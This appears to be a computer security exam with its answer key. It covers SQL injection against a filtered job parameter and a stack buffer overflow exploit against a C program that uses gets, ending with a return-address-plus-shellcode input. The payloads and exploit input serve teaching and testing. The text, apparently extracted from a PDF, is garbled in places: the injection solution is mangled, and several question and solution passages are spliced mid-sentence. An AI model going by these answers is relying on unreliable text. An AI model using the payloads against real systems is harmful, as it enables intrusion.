Q8.4 (3 points) Instead of escaping, Alice modifies the server to check that \$job contains only letters (az), dashes (-), quotes ('), and/or spaces ('). If \$job contains any other character, it rejects the request without making any SQL queries. Assume that the server's code includes the entire response from the SQL query in the web page for debugging purposes.

TRUE OR FALSE: It is possible to choose a value for \$job that will let Mallory learn all hostnames that can handle a matrix-addition job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible. (Hint: -- starts a SQL comment. Assume that it does not need to be preceded or followed by a space.)

(G) True	(H) False	$\bigcirc (I) -\!\!\!\!-\!\!\!\!-$	\bigcirc (J) —	(K) —	(L) —
Solution: matrix-addition'					

Q8.5 (5 points) Instead of the checks in the previous part, Alice implements a simple filter on the value of \$job:

```
def sanitize(job):
    job = job.replace('--', '') // Deletes all occurrences of --
    job = job.replace(';', '') // Deletes all occurrences of;
    return job
```

After calling sanitize, she checks that the result contains only letters (a-z), dashes (-), quotes ('), and spaces (), then uses it in the SQL query.

True or False: It is still possible to choose a value for \$job that will let Mallory learn all hostnames that can handle a matrix-addition job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible.

(A) True	(B) False	(C) —	(D) —	(E) ——	(F) ——
Solution: 1	natrix-additi	on'-;-			

This is the end of Q8. Proceed to Q9 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

(33 points)

Taylor Swift is hacking into Big Machine Records to retrieve the copies of her masters. She has a 39-byte long string of shellcode that will grant her access to their system. After some GDB debugging, she discovers that at line 10 of main, the RIP of main is stored at address 0xbfaecf84.

Assume a 32-bit x86 architecture **with null-terminated stack canaries**, but no W^X bit or ASLR. Local variables are pushed onto the stack in the order that they are declared, and there are no exception handlers or saved registers. Recall that x86 stores 32-bit words in little-endian format, meaning that the least significant byte is stored first in memory (at the lowest/smallest address), and the most significant byte is stored last.

```
void theOtherSideOfThe(int ** this) {
    char better_than[40]; // And I don't know how it
2
3
    gets(better_than + ** this);
4
  }
5
6 int main() {
    int fearless = 0;
                             // Base 10 (Decimal)
8
    int deluxe = 0x30415278; // Base 16 (Hex)
9
    char door[8];
10
    fgets (door, 5, stdin); // It's safe if we use fgets, right?
11
12
    theOtherSideOfThe(door);
13
14
    return 0;
15
```

(5 points) Fill in the numbered blanks for this incomplete stack diagram. Each box in the diagram represents 4 bytes. Each blank is worth 1 point.

rip
sfp
canary
(1)
(2)
(3)
(4)
(5)
rip
sfp
canary
better_than
:
better_than

Q9.1	Blank (1)			
	(A) canary	O(C) deluxe		(E) &door
	(B) fearless	O(D) &deluxe		(F) door
Q9.2	Blank (2)			
	O(G) canary	(I) deluxe		(K) &door
	(H) fearless	O(J) &deluxe		O(L) door
Q9.3	Blank (3)			
	(A) canary	O(C) deluxe		(E) &door
	(B) fearless	O(D) &deluxe		(F) door
Q9.4	Blank (4)			
	O(G) canary	(I) deluxe		(K) &door
	(H) fearless	O(J) &deluxe		(L) door
Q9.5	Blank (5)			
	(A) canary	O (C) deluxe		(E) &door
	(B) fearless	O(D) &deluxe		(F) door
Solution: The stack looks like this (the address of each slot i		ss of each slot is	in parentheses).	
	botation: The stack looks in	rip	(0xbfaecf84)	in parentileses).
		sfp	(0xbfaecf80)	
		canary	(0xbfaecf7c)	
		fearless	(0xbfaecf78)	
		deluxe	(0xbfaecf74)	
		door		
		door	(0xbfaecf6c)	
		&door	(0xbfaecf68)	
		rip	(0xbfaecf64)	
		sfp	(0xbfaecf60)	
		canary	(0xbfaecf5c)	
		better_than :		
		better_than	(0xbfaecf34)	

Q9.6	(5 points) What type of vulnerabilit(y/ies) are pr	resent in this code?
	■ (G) Buffer overflow	\square (J) Format string vulnerability
	☐ (H) Off-by-one	☐ (K) Race condition
	☐ (I) Integer overflow	(L) None of the above
Q9.7	(4 points) In which lines do the vulnerabilit(y/ie	s) in this code occur?
	☐ (A) Line 2	☐ (D) Line 11
	■ (B) Line 3	\square (E) None of the above
	☐ (C) Line 9	□ (F) ——
Q9.8	memory-safe and can allow a buffer overflow.) on line 11?
	evaluates to the address of theOtherSideOf address Oxbfaecf84; thus fearless is at add deluxe (0x30) followed by the first three bytes value 0x00000030 (remember that in little-en	evaluate to 48 so that better_then + **this The's rip. We know that main's rip is stored at dress 0xbfaecf78. We will use the last byte of s of fearless (0x000000) to form the four-byte dian format, the least significant byte 0x30 is dress of the most-significant byte of deluxe is
Q9.9	(7 points) What should Taylor input into the gets syntax. Assume that SHELLCODE holds the bytes no-op instruction, and GARBAGE represents an a can write constants using hex (e.g., 0xFF or 0xA SHELLCODE would represent two no-op bytes, for 39-byte shellcode.	of her shellcode, NOP holds the code for a one-byte arbitrary byte whose value does not matter. You 202200FC). For instance, 2*NOP + 4*GARBAGE

Solution: Oxbfaecf68 + SHELLCODE. This will overwrite theOtherSideOfThe's RIP with the address immediately after it, and then overwrite starting at that address with the shellcode. Because we have not modified the canary, the attack will succeed.

This is the end of Q9. You have reached the end of the exam. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

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char *gets(char *s);

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ($'\0'$).

char *fgets(char *s, int size, FILE *stream);

fgets() reads in at most one less than size characters from stream and stores them into the buffer pointed to by s. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. A terminating null byte ('\0') is stored after the last character in the buffer.

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